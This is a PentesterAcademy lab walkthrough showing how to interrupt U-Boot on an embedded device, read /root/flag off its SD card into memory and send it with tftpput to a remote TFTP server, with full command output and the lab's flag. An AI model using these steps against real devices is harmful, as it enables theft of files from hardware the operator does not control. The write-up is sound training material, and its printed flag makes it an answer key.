


ATTACK
DEFENSE
by PentesterAcademy

Name	U-Boot: Stealing Files from FS
URL	https://www.attackdefense.com/challengedetails?cid=
Type	IoT : Bootloader

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Steal the "flag" binary from the embedded device and retrieve the flag!

Step 1: On lab start, serial console over web is opened in the browser of Kali machine. This is the target terminal server. Reloading this page with reset the embedded device.



On booting it will show the console with option to provide credentials. But as the credentials are not known, the user can't log into it.

Step 2: From challenge description, it is clear that the flag file is located at /root/flag. Reboot the embedded device by reloading the web page and stop the autoboot by pressing any key during the U-Boot countdown. U-boot will stop the booting process and provide the U-boot console to the user.

```
U-Boot 2019.07 (Oct 02 2019 - 09:40:06 +0000)

DRAM:  512 MiB
WARNING: Caches not enabled
Flash: 128 MiB
MMC:   MMC: 0
*** Warning - bad CRC, using default environment

In:    serial
Out:   serial
Err:   serial
Net:   smc911x-0
Hit any key to stop autoboot:  0
=>
```

Step 3: Check the attached flash storage.

Command: mmc list

```
=> mmc list
MMC: 0
=>
```

One flash storage (SD card) is attached to the embedded device.

Step 4: List the contents of /root/ of filesystem to check if flag file is present.

Command: ext4ls mmc 0:1 /root/

```
=> ext4ls mmc 0:1 /root/
<DIR>       1024 .
<DIR>       1024 ..
             103 .ash_history
            8296 flag
```

The flag file is present at the location. The file is an x86_64 binary so the idea here is to load this file into memory and upload it to remote TFTP server from the memory. Then, it can be fetched to an x86_64 machine using TFTP and executed to get the final flag.

Step 5: Check memory address range for the board.

Command: bdinfo

```
=> bdinfo
arch_number = 0x000008e0
boot_params = 0x60002000
DRAM bank   = 0x00000000
-> start    = 0x60000000
-> size     = 0x20000000
DRAM bank   = 0x00000001
-> start    = 0x80000000
-> size     = 0x00000004
eth0name    = smc911x-0
ethaddr     = 52:54:00:12:34:56
current eth = smc911x-0
ip_addr     = <NULL>
baudrate    = 38400 bps
TLB addr    = 0x7fff0000
relocaddr   = 0x7ff85000
reloc off   = 0x1f785000
irq_sp      = 0x7fe84ee0
sp start    = 0x7fe84ed0
```

Step 6: Load the flag file into a valid location in the RAM. Remember to provide the size of file in hex. The hex representation for 8296 is 0x2068

Command: ext4load mmc 0:1 0x65000000 /root/flag 0x2068

```
=> ext4load mmc 0:1 0x65000000 /root/flag 0x2068
8296 bytes read in 167 ms (47.9 KiB/s)
```

Step 7: Run DHCP command to make sure that the device has an IP address and connect to the TFTP server.

Command: dhcp

```
=> dhcp
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
BOOTP broadcast 1
DHCP client bound to address 10.0.2.15 (1 ms)
Using smc911x-0 device
TFTP from server 10.0.2.2; our IP address is 10.0.2.15
Filename 'boot.scr.uimg'.
smc911x: MAC 52:54:00:12:34:56

TFTP error: trying to overwrite reserved memory...
smc911x: MAC 52:54:00:12:34:56
```

Step 8: Define the IP address of remote TFTP server.

Command: setenv serverip 192.235.106.4

```
=> setenv serverip 192.235.106.4
```

Step 9: Upload the flag file to remote TFTP server.

Command: tftpput 0x65000000 0x2068 flag

```
=> tftpput 0x65000000 0x2068 flag
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
Using smc911x-0 device
TFTP to server 192.235.106.4; our IP address is 10.0.2.15;
Filename 'flag'.
Save address: 0x65000000
Save size:    0x2068
Saving: #
         106.4 KiB/s
done
Bytes transferred = 8296 (2068 hex)
smc911x: MAC 52:54:00:12:34:56
=>
```

Step 8: Open terminal on Kali machine and fetch the flag file.

Commands:
tftp tftp.server
status
get flag
q

```
root@attackdefense:~# tftp tftp.server
tftp> status
Connected to tftp.server.
Mode: netascii Verbose: off Tracing: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> get flag
Received 8346 bytes in 0.0 seconds
tftp> q
root@attackdefense:~#
```

Step 9: Change the file permissions of flag file to executables and execute it to get the flag.

Commands:
chmod +x flag

./flag

```
root@attackdefense:~# chmod +x flag
root@attackdefense:~# ./flag
Flag: f66222daf85d53bbc27e2336aca5b9a5
root@attackdefense:~#
```

Flag: f66222daf85d53bbc27e2336aca5b9a5

References:

- U-boot source: https://www.denx.de/wiki/U-Boot/SourceCode